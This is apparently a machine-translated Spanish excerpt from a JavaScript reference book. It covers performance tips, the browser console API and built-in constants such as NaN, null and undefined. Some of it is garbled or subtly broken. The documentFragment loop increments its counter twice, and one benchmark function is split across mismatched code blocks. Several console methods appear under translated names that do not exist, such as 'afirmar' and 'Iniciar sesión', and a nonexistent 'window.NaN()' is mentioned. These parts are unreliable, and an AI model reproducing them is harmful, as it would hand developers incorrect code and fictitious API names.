En este caso, el rendimiento puede mejorarse agrupando los 5000 cambios en una sola

actualización de DOM.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
list.innerHTML = html;      // update once
```

La función `document.createDocumentFragment()` se puede utilizar como un contenedor ligero para el HTML creado por el bucle. Este método es ligeramente más rápido que modificar la propiedad `innerHTML` del elemento contenedor (como se muestra a continuación).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

Inicializando propiedades de objeto con nulo

Todos los compiladores de JavaScript JIT modernos intentan optimizar el código en función de las estructuras de objetos esperadas. Algunos consejos de [mdn](#).

Afortunadamente, los objetos y las propiedades son a menudo "predecibles", y en tales casos su estructura subyacente también puede ser predecible. Los JIT pueden confiar en esto para que los accesos predecibles sean más rápidos.

La mejor manera de hacer que un objeto sea predecible es definir una estructura completa en un constructor. Entonces, si va a agregar algunas propiedades adicionales después de la creación del objeto, defínalos en un constructor con `null`. Esto ayudará al optimizador a predecir el comportamiento del objeto durante todo su ciclo de vida. Sin embargo, todos los compiladores tienen diferentes optimizadores, y el aumento de rendimiento puede ser diferente, pero en general es una buena práctica definir todas las propiedades en un constructor, incluso cuando su valor aún no se conoce.

Tiempo para algunas pruebas. En mi prueba, estoy creando una gran variedad de instancias de clase con un bucle `for`. Dentro del bucle, asigno la misma cadena a la propiedad "x" de todos los objetos antes de la inicialización de la matriz. Si el constructor inicializa la propiedad "x" con un valor nulo, la matriz siempre se procesa mejor incluso si está haciendo una declaración adicional.

Este es el código:

```
function f1() {
    var P = function () {
        this.value = 1
    };
}
```

```

var big_array = new Array(10000000).fill(1).map((x, index)=> {
  p = new P();
  if (index > 5000000) {
    p.x = "some_string";
  }

  return p;
});
big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
  var P = function () {
    this.value = 1;
    this.x = null;
  };
  var big_array = new Array(10000000).fill(1).map((x, index)=> {
    p = new P();
    if (index > 5000000) {
      p.x = "some_string";
    }

    return p;
  });
  big_array.reduce((sum, p)=> sum + p.value, 0);
}

(function perform(){
  var start = performance.now();
  f1();
  var duration = performance.now() - start;

  console.log('duration of f1 ' + duration);

  start = performance.now();
  f2();
  duration = performance.now() - start;

  console.log('duration of f2 ' + duration);
})()

```

Este es el resultado para Chrome y Firefox.

	FireFox	Chrome
f1	6,400	11,400
f2	1,700	9,600

Como podemos ver, las mejoras de rendimiento son muy diferentes entre los dos.

Ser consistente en el uso de números

Si el motor puede predecir correctamente que está usando un tipo pequeño específico para sus valores, podrá optimizar el código ejecutado.

En este ejemplo, usaremos esta función trivial sumando los elementos de una matriz y generando el tiempo que tomó:

```
// summing properties
var sum = (function(arr){
    var start = process.hrtime();
    var sum = 0;
    for (var i=0; i<arr.length; i++) {
        sum += arr[i];
    }
    var diffSum = process.hrtime(start);
    console.log(` Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
    return sum;
})(arr);
```

Hagamos una matriz y sumemos los elementos:

```
var      N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Resultado:

```
Summing took 384416 nanoseconds
```

Ahora, hagamos lo mismo pero solo con enteros:

```
var      N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Resultado:

```
Summing took 180520 nanoseconds
```

Sumar enteros tomó la mitad del tiempo aquí.

Los motores no usan los mismos tipos que tienes en JavaScript. Como probablemente sepas, todos los números en JavaScript son números de punto flotante IEEE754 de doble precisión, no hay una representación específica disponible para los enteros. Pero los motores, cuando pueden predecir que solo usen enteros, pueden usar una representación más compacta y más rápida, por ejemplo, enteros cortos.

Este tipo de optimización es especialmente importante para aplicaciones de computación o uso intensivo de datos.

Capítulo 27: Consola

Introducción

Los desarrolladores utilizan generalmente la consola de depuración o [la consola web de un navegador](#) para identificar errores, comprender el flujo de ejecución, registrar datos y para muchos otros fines en tiempo de ejecución. Se accede a esta información a través del objeto `console`.

Sintaxis

- `void console.log (obj1 [, obj2, ..., objN]);`
- `void console.log (msg [, sub1, ..., subN]);`

Parámetros

Parámetro	Descripción
<code>obj1 ... objN</code>	Una lista de objetos JavaScript cuyas representaciones de cadena se muestran en la consola
<code>msg</code>	Una cadena de JavaScript que contiene cero o más cadenas de sustitución.
<code>sub1 ... subN</code>	Objetos de JavaScript con los que reemplazar cadenas de sustitución dentro de <code>msg</code> .

Observaciones

La información mostrada por una [consola web / depuración](#) está disponible a través de los múltiples [métodos del objeto Javascript de la consola](#) que se puede consultar a través de `console.dir(console)`. Además de la propiedad `console.memory`, los métodos mostrados son generalmente los siguientes (tomados de la salida de Chromium):

- [afirmar](#)
- [claro](#)
- [contar](#)
- [depurar](#)
- [dir](#)
- [dirxml](#)
- [error](#)
- [grupo](#)
- [grupoCollapsed](#)
- [grupoEnd](#)

- [info](#)
- [Iniciar sesión](#)
- [markTimeline](#)
- [perfil](#)
- [perfilEnd](#)
- [mesa](#)
- [hora](#)
- [tiempo](#)
- [TimeStamp](#)
- Línea de tiempo
- Línea de tiempo
- [rastro](#)
- [advertir](#)

Abriendo la consola

En la mayoría de los navegadores actuales, la Consola de JavaScript se ha integrado como una pestaña dentro de las Herramientas del desarrollador. Las teclas de método abreviado que se enumeran a continuación abrirán las Herramientas del desarrollador, podría ser necesario cambiar a la pestaña derecha después de eso.

Cromo

Abriendo el panel de "Consola" de las **herramientas de desarrollo** de Chrome:

- Windows / Linux: cualquiera de las siguientes opciones.
 - **Ctrl + Shift + J**
 - **Ctrl + Shift + I**, luego haga clic en la pestaña "Consola Web" o presione **ESC** para activar y desactivar la consola
 - **F12**, luego haga clic en la pestaña "Consola" o presione **ESC** para activar y desactivar la consola
 - Mac OS: **Cmd + Opt + J**
-

Firefox

Abriendo el panel de la "Consola" en las **herramientas de desarrollo** de Firefox:

- Windows / Linux: cualquiera de las siguientes opciones.
 - **Ctrl + Shift + K**
 - **Ctrl + Shift + I**, luego haga clic en la pestaña "Consola Web" o presione **ESC** para

- activar y desactivar la consola
 - F12 , luego haga clic en la pestaña "Consola Web" o presione ESC para activar y desactivar la consola
 - Mac OS: Cmd + Opt + K
-


Edge e Internet Explorer

Abriendo el panel de la "Consola" en las **herramientas de desarrollo F12** :

- F12 , luego haga clic en la pestaña "Consola"
-

Safari

Al abrir el panel de la "Consola" en el **Inspector web** de Safari, primero debe habilitar el menú de desarrollo en las Preferencias de Safari.



registros de la consola, incluso si se ha abierto la ventana del desarrollador.

El uso de este segundo ejemplo excluirá el uso de otras funciones, como `console.dir(obj)` menos que se agregue específicamente.

Examples

Tabulando valores - `console.table()`

En la mayoría de los entornos, `console.table()` se puede usar para mostrar objetos y matrices en un formato tabular.

Por ejemplo:

```
console.table(['Hello', 'world']);
```

muestra como

(índice)	valor
0	"Hola"
1	"mundo"

```
console.table({ foo: 'bar', bar: 'baz'});
```

muestra como

(índice)	valor
"foo"	"bar"
"bar"	"baz"

```
var personArr = [{"personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890"}, {"personId": 124, "name": "Amelia", "city": "Sydney", "phoneNo": "1234567890"}, {"personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890"}, {"personId": 126, "name": "Abraham", "city": "Perth", "phoneNo": "1234567890"}];
```

```
console.table (personArr, ['name', 'personId']);
```

muestra como

The screenshot shows the Chrome DevTools interface with the 'Console' tab selected. In the top bar, there are icons for back, forward, and refresh, followed by 'Elements', 'Console' (which is underlined in blue), 'Sources', 'Network', 'Timeline', 'Profiles', 'Application', 'Security', 'Audits', and 'AdBlock'. Below the tabs, there are two buttons: a trash can icon labeled 'top' and a funnel icon labeled 'Preserve log'. The main console area contains the following code:

```
> var personArr = [ { "personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890" },
  "1234567890" }, { "personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890" }, { "personId": 127, "name": "Amelia", "city": "Sydney", "phoneNo": "1234567890" }, { "personId": 129, "name": "Abraham", "city": "Brisbane", "phoneNo": "1234567890" } ];

console.table(personArr, ['name', 'personId']);
```

Below the code, a table is displayed with the following data:

(index)	name
0	"Jhon"
1	"Amelia"
2	"Emily"
3	"Abraham"

▶ Array[4]
↳ undefined
➤ |

Incluyendo un seguimiento de la pila al registrar - console.trace ()

```
function foo() {
  console.trace('My log statement');
}

foo();
```

Mostrará esto en la consola:

```
My log statement    VM696:1
```

```
foo @ VM696:1  
(anonymous function) @ (program):1
```

Nota: donde esté disponible, también es útil saber que el mismo seguimiento de pila es accesible como una propiedad del objeto Error. Esto puede ser útil para el procesamiento posterior y la recopilación automática de comentarios.

```
var e = new Error('foo');  
console.log(e.stack);
```

Imprimir en la consola de depuración de un navegador

Se puede utilizar la consola de depuración de un navegador para imprimir mensajes simples. Esta depuración o [consola web](#) se puede abrir directamente en el navegador (tecla F12 en la mayoría de los navegadores; consulte las *Notas* a continuación para obtener más información) y el método de log del objeto Javascript de la console puede invocarse escribiendo lo siguiente:

```
console.log('My message');
```

Luego, al presionar **Intro**, esto mostrará My message en la consola de depuración.

console.log() se puede llamar con cualquier número de argumentos y variables disponibles en el alcance actual. Se imprimirán múltiples argumentos en una línea con un pequeño espacio entre ellos.

```
var obj = { test: 1 };  
console.log(['string'], 1, obj, window);
```

El método de log mostrará lo siguiente en la consola de depuración:

```
['string'] 1 Object { test: 1 } Window { /* truncated */ }
```

Además de cadenas simples, console.log() puede manejar otros tipos, como matrices, objetos, fechas, funciones, etc.

```
console.log([0, 3, 32, 'a string']);  
console.log({ key1: 'value', key2: 'another value' });
```

Muestra:

```
Array [0, 3, 32, 'a string']  
Object { key1: 'value', key2: 'another value' }
```

Los objetos anidados pueden estar colapsados:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Muestra:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Ciertos tipos, como los objetos de `Date` y las `function` pueden mostrarse de manera diferente:

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

Muestra:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

Otros métodos de impresión

Además del método de `log`, los navegadores modernos también admiten métodos similares:

- `console.info` - pequeño ícono informativo () aparece en la parte izquierda de la cadena impresa (s) u objeto (s).
- `console.warn` : aparece un pequeño ícono de advertencia (!) en el lado izquierdo. En algunos navegadores, el fondo del registro es amarillo.
- `console.error` - el ícono de los tiempos pequeños (⊗) aparece en el lado izquierdo. En algunos navegadores, el fondo del registro es rojo.
- `console.timeStamp` : genera la hora actual y una cadena especificada, pero no es estándar:

```
console.timeStamp('msg');
```

Muestra:

```
00:00:00.001 msg
```

- `console.trace` : genera el seguimiento de la pila actual o muestra el mismo resultado que el método de `log` si se invoca en el ámbito global.

```
function sec() {
    first();
}
function first() {
    console.trace();
}
```

```
sec();
```

Muestra:

```
first  
sec  
(anonymous function)
```

```
console.log  
i console.info  
  console.debug  
⚠ ▶ console.warn  
✖ ▶ console.error  
  ▼ console.trace  
    window.onload @ VM165:47
```

La imagen de arriba muestra todas las funciones, con la excepción de `timeStamp`, en Chrome versión 56.

Estos métodos se comportan de manera similar al método de `log` y en diferentes consolas de depuración pueden renderizarse en diferentes colores o formatos.

En ciertos depuradores, la información de los objetos individuales se puede ampliar aún más haciendo clic en el texto impreso o en un triángulo pequeño (▶) que se refiere a las propiedades respectivas del objeto. Estas propiedades de objeto colapsado pueden estar abiertas o cerradas en el registro. Vea la `console.dir` para obtener información adicional sobre este

Tiempo de medición - `console.time()`

`console.time()` se puede usar para medir cuánto tarda en ejecutarse una tarea en su código.

Al llamar a `console.time([label])` inicia un nuevo temporizador. Cuando se llama a `console.timeEnd([label])`, el tiempo transcurrido, en milisegundos, ya que la `.time()` original `.time()` se calcula y registra. Debido a este comportamiento, puede llamar a `.timeEnd()` varias veces con la misma etiqueta para registrar el tiempo transcurrido desde que se realizó la `.time()` original a `.time()`.

Ejemplo 1:

```
console.time('response in');
```

```
alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

saldrá:

```
response in: 774.967ms
response in: 1402.199ms
```

Ejemplo 2:

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

saldrá:

```
Loop time: 40.716ms
```

Contando - console.count ()

`console.count([obj])` coloca un contador en el valor del objeto proporcionado como argumento. Cada vez que se invoca este método, se incrementa el contador (con la excepción de la cadena vacía ''). Una etiqueta junto con un número se muestra en la consola de depuración de acuerdo con el siguiente formato:

```
[label]: X
```

label representa el valor del objeto pasado como argumento y x representa el valor del contador.

El valor de un objeto siempre se considera, incluso si las variables se proporcionan como argumentos:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
```

```
console.count('2');
console.count("");
```

Muestra:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Las cadenas con números se convierten en objetos `Number`:

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

Muestra:

```
42.3: 1
42.3: 2
42.3: 3
```

Las funciones apuntan siempre al objeto `Function` global:

```
console.count(console.constructor);
console.count(function(){ });
console.count(Object);
var fn1 = function myfn(){ };
console.count(fn1);
console.count(Number);
```

Muestra:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Ciertos objetos obtienen contadores específicos asociados al tipo de objeto al que hacen referencia:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
```

```
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console._proto_);
console.count(console.constructor.prototype);
console.count(console._proto_.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Muestra:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

Cadena vacía o ausencia de argumento

Si no se proporciona ningún argumento mientras se **ingresa secuencialmente el método de conteo en la consola de depuración**, se asume una cadena vacía como parámetro, es decir:

```
> console.count();
: 1
> console.count("");
: 2
> console.count("");
: 3
```

Depuración con aserciones - `console.assert()`

Escribe un mensaje de error en la consola si la aserción es `false`. De lo contrario, si la afirmación es `true`, esto no hace nada.

```
console.assert('one' === 1);
```

```
✖ 2016-07-27 11:36:04.311
  ▼Assertion failed:
    (anonymous function) @ VM1597:1
```

Se pueden proporcionar múltiples argumentos después de la aserción, que pueden ser cadenas u otros objetos, que solo se imprimirán si la aserción es `false`:

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
✖ ▶ Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
> |
```

`console.assert` no lanza un `AssertionError` (excepto en [Node.js](#)), lo que significa que este método es incompatible con la mayoría de los marcos de prueba y que la ejecución del código no se interrumpirá en una aserción fallida.

Formato de salida de consola

Muchos de los [métodos de impresión](#) de la `consola` también pueden manejar el [formato de cadena tipo C](#), usando % tokens:

```
console.log('%s has %d points', 'Sam', 100);
```

Muestra Sam has 100 points .

La lista completa de especificadores de formato en Javascript es:

Especificador	Salida
%s	Formatea el valor como una cadena
%i %d	Formatea el valor como un entero
%f	Formatea el valor como un valor de punto flotante
%o	Formatea el valor como un elemento DOM expandible
%O	Formatea el valor como un objeto de JavaScript expandible
%c	Aplica reglas de estilo CSS a la cadena de salida como se especifica en el segundo parámetro

Estilo avanzado

Cuando el especificador de formato CSS (`%c`) se coloca en el lado izquierdo de la cadena, el

método de impresión aceptará un segundo parámetro con reglas CSS que permiten un control preciso sobre el formato de esa cadena:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

Muestra:

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
```

Hello world!

Es posible usar múltiples especificadores de formato %c :

- cualquier subcadena a la derecha de un %c tiene un parámetro correspondiente en el método de impresión;
- este parámetro puede ser una cadena vacía, si no hay necesidad de aplicar reglas CSS a esa misma subcadena;
- Si se encuentran dos especificadores de formato %c , la ^{1^a} (incluida en %c) y la ^{2^a} subcadena tendrán sus reglas definidas en los parámetros ^{2^o} y ^{3^o} del método de impresión, respectivamente.
- Si se encuentran tres especificadores de formato %c , las subcadenas ^{1^a} , ^{2^a} y ^{3^a} tendrán sus reglas definidas en los parámetros ^{2^o} , ^{3^o} y ^{4^o} respectivamente, y así sucesivamente ...

```
console.log("%cHello %cWorld%c!!", // string to be printed  
           "color: blue;", // applies color formatting to the 1st substring  
           "font-size: xx-large;", // applies font formatting to the 2nd substring  
           /* no CSS rule */ // does not apply any rule to the remaining substring  
>;
```

Muestra:

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", /* no CSS rule */);
```

Hello World!!

Usando grupos para sangrar la salida

La salida se puede identificar y encerrar en un grupo plegable en la consola de depuración con los siguientes métodos:

- `console.groupCollapsed()` : crea un grupo colapsado de entradas que se puede expandir a través del botón de revelación para revelar todas las entradas realizadas después de invocar este método;
- `console.group()` : crea un grupo expandido de entradas que se pueden contraer para ocultar las entradas después de invocar este método.

La identificación puede eliminarse para entradas posteriores utilizando el siguiente método:

- `console.groupEnd()` : sale del grupo actual, permitiendo que las entradas más nuevas se impriman en el grupo principal después de invocar este método.

Los grupos se pueden conectar en cascada para permitir múltiples salidas identificadas o capas plegables entre sí:

```
> 3
< 3
> console.group()
▼ console.group
< undefined
> 2
< 2
> console.groupCollapsed()
► console.groupCollapsed
< undefined
> 0
< 0
> console.groupEnd()
< undefined
> |
= Collapsed group expanded =>
> 3
< 3
> console.group()
▼ console.group
< undefined
> 2
< 2
> console.groupCollapsed()
▼ console.groupCollapsed
< undefined
> 1
< 1
> console.groupEnd()
< undefined
> 0
< 0
> console.groupEnd()
< undefined
>
```

Limpiando la consola - `console.clear()`

Puede borrar la ventana de la `console.clear()` utilizando el método `console.clear()`. Esto elimina todos los mensajes impresos previamente en la consola y puede imprimir un mensaje como "La consola se borró" en algunos entornos.

Visualización de objetos y XML interactivamente - `console.dir()`, `console.dirxml()`

`console.dir(object)` muestra una lista interactiva de las propiedades del objeto JavaScript especificado. La salida se presenta como una lista jerárquica con triángulos de divulgación que le permiten ver el contenido de los objetos secundarios.

```
var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dir(myObject);
```

muestra:

```
> var myObject = {  
  "foo":{  
    "bar":"data"  
  }  
};  
  
console.dir(myObject);  
  
▼ Object [ ]  
  ▼ foo: Object  
    bar: "data"  
    ► __proto__: Object  
  ► __proto__: Object  
◀ undefined  
▶ |
```

console.dirxml(object) imprime una representación XML de los elementos descendientes del objeto, si es posible, o la representación de JavaScript, si no. Llamar a console.dirxml() en elementos HTML y XML es equivalente a llamar a console.log() .

Ejemplo 1:

```
console.dirxml(document)
```

muestra:

```
> console.dirxml(document)  
▼#document  
  <!DOCTYPE html>  
  <html lang="en">  
    ►<head>...</head>  
    ►<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>  
  </html>  
◀ undefined  
▶ |
```

Ejemplo 2:

```
console.log(document)
```

muestra:

```
> console.log(document);
▼#document
  <!DOCTYPE html>
  <html lang="en">
    ►<head>...</head>
    ►<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
  </html>
<‐ undefined
> |
```

Ejemplo 3:

```
var myObject = {
  "foo":{
    "bar":"data"
  }
};

console.dirxml(myObject);
```

muestra:

```
> var myObject = {
  "foo":{
    "bar":"data"
  }
};

console.dirxml(myObject);
▼ Object {foo: Object} ⓘ
  ▼foo: Object
    bar: "data"
    ► __proto__: Object
    ► __proto__: Object
<‐ undefined
> |
```

Capítulo 28: Constantes incorporadas

Examples

Operaciones que devuelven NaN

Las operaciones matemáticas en valores distintos a los números devuelven NaN.

```
"a" + 1  
"b" * 3  
"cde" - "e"  
[1, 2, 3] * 2
```

Una excepción: matrices de un solo número.

```
[2] * [3] // Returns 6
```

Además, recuerde que el operador + concatena cadenas.

```
"a" + "b" // Returns "ab"
```

La división de cero por cero devuelve NaN .

```
0 / 0 // NaN
```

Nota: En matemáticas en general (a diferencia de la programación de JavaScript), la división por cero no es posible.

Funciones de biblioteca de matemáticas que devuelven NaN

En general, las funciones Math que reciben argumentos no numéricos devolverán NaN.

```
Math.floor("a")
```

La raíz cuadrada de un número negativo devuelve NaN, porque Math.sqrt no admite números imaginarios o complejos .

```
Math.sqrt(-1)
```

Prueba de NaN usando isNaN ()

```
window.isnan()
```

La función global isNaN() se puede usar para verificar si un determinado valor o expresión se evalúa como NaN . Esta función (en resumen) primero verifica si el valor es un número, si no

intenta convertirlo (*), y luego verifica si el valor resultante es `NaN`. Por esta razón, **este método de prueba puede causar confusión** .

(*) El método de "conversión" no es tan simple, ver [ECMA-262 18.2.3](#) para una explicación detallada del algoritmo.

Estos ejemplos te ayudarán a comprender mejor el comportamiento de `isNaN()` :

```
isNaN(NaN);           // true
isNaN(1);             // false: 1 is a number
isNaN(-2e-4);         // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);      // false: Infinity is a number
isNaN(true);          // false: converted to 1, which is a number
isNaN(false);          // false: converted to 0, which is a number
isNaN(null);          // false: converted to 0, which is a number
isNaN("");            // false: converted to 0, which is a number
isNaN(" ");            // false: converted to 0, which is a number
isNaN("45.3");         // false: string representing a number, converted to 45.3
isNaN("1.2e3");        // false: string representing a number, converted to 1.2e3
isNaN("Infinity");     // false: string representing a number, converted to Infinity
isNaN(new Date());      // false: Date object, converted to milliseconds since epoch
isNaN("10$");          // true : conversion fails, the dollar sign is not a digit
isNaN("hello");         // true : conversion fails, no digits at all
isNaN(undefined);       // true : converted to NaN
isNaN();               // true : converted to NaN (implicitly undefined)
isNaN(function(){});    // true : conversion fails
isNaN({});              // true : conversion fails
isNaN([1, 2]);          // true : converted to "1, 2", which can't be converted to a number
```

Este último es un poco complicado: comprobar si una `Array` es `NaN`. Para hacer esto, el constructor `Number()` primero convierte la matriz a una cadena, luego a un número; esta es la razón por la que `isNaN([])` y `isNaN([34])` devuelven `false`, pero `isNaN([1, 2])` y `isNaN([true])` devuelven `true`: porque se convierten a `""`, `"34"`, `"1,2"` y `"true"` respectivamente. En general, **una matriz se considera `NaN` por `isNaN()` menos que solo contenga un elemento cuya representación de cadena pueda convertirse en un número válido** .

6

`Number.isNaN()`

En ECMAScript 6, la función `Number.isNaN()` se implementó principalmente para evitar el problema de `window.NaN()` de convertir a la fuerza el parámetro en un número. `Number.isNaN()`, de hecho, **no intenta convertir** el valor en un número antes de la prueba. Esto también significa que **solo los valores del número de tipo, que también son `NaN`, devuelven `true`** (lo que básicamente significa solo `Number.isNaN(NaN)`).

Desde [ECMA-262 20.1.2.4](#) :

Cuando se llama a `Number.isNaN` con un `number` argumento, se toman los siguientes pasos:

1. Si el Tipo (número) no es Número, devuelva `false`.
2. Si el número es `NaN`, devuelve `true` .
3. De lo contrario, devuelve `false` .

Algunos ejemplos:

```
// The one and only  
Number.isNaN(NaN);           // true  
  
// Numbers  
Number.isNaN(1);             // false  
Number.isNaN(-2e-4);         // false  
Number.isNaN(Infinity);      // false  
  
// Values not of type number  
Number.isNaN(true);          // false  
Number.isNaN(false);          // false  
Number.isNaN(null);          // false  
Number.isNaN("");            // false  
Number.isNaN(" ");            // false  
Number.isNaN("45.3");         // false  
Number.isNaN("1.2e3");        // false  
Number.isNaN("Infinity");     // false  
Number.isNaN(new Date());      // false  
Number.isNaN("10$");          // false  
Number.isNaN("hello");        // false  
Number.isNaN(undefined);       // false  
Number.isNaN();               // false  
Number.isNaN(function(){ }); // false  
Number.isNaN({});             // false  
Number.isNaN([]);             // false  
Number.isNaN([1]);             // false  
Number.isNaN([1, 2]);          // false  
Number.isNaN([true]);          // false
```

nulo

null se utiliza para representar la ausencia intencional de un valor de objeto y es un valor primitivo. A diferencia de undefined , no es una propiedad del objeto global.

Es igual a undefined pero no idéntico a él.

```
null == undefined; // true  
null === undefined; // false
```

CUIDADO: La typeof null es 'object' .

```
typeof null; // 'object';
```

Para verificar correctamente si un valor es null , compárelo con el [operador de igualdad estricta](#)

```
var a = null;  
  
a === null; // true
```

indefinido y nulo

A primera vista, puede parecer que `null` e `undefined` son básicamente lo mismo, sin embargo, existen diferencias sutiles pero importantes.

`undefined` es la ausencia de un valor en el compilador, porque donde debería haber un valor, no se ha puesto uno, como en el caso de una variable no asignada.

- `undefined` es un valor global que representa la ausencia de un valor asignado.
 - `typeof undefined === 'undefined'`
- `null` es un objeto que indica que a una variable se le ha asignado explícitamente "sin valor".
 - `typeof null === 'object'`

Establecer una variable en `undefined` significa que la variable efectivamente no existe. Algunos procesos, como la serialización JSON, pueden quitar propiedades `undefined` de los objetos. En contraste, `null` propiedades `null` indican que se conservarán para que pueda transmitir explícitamente el concepto de una propiedad "vacía".

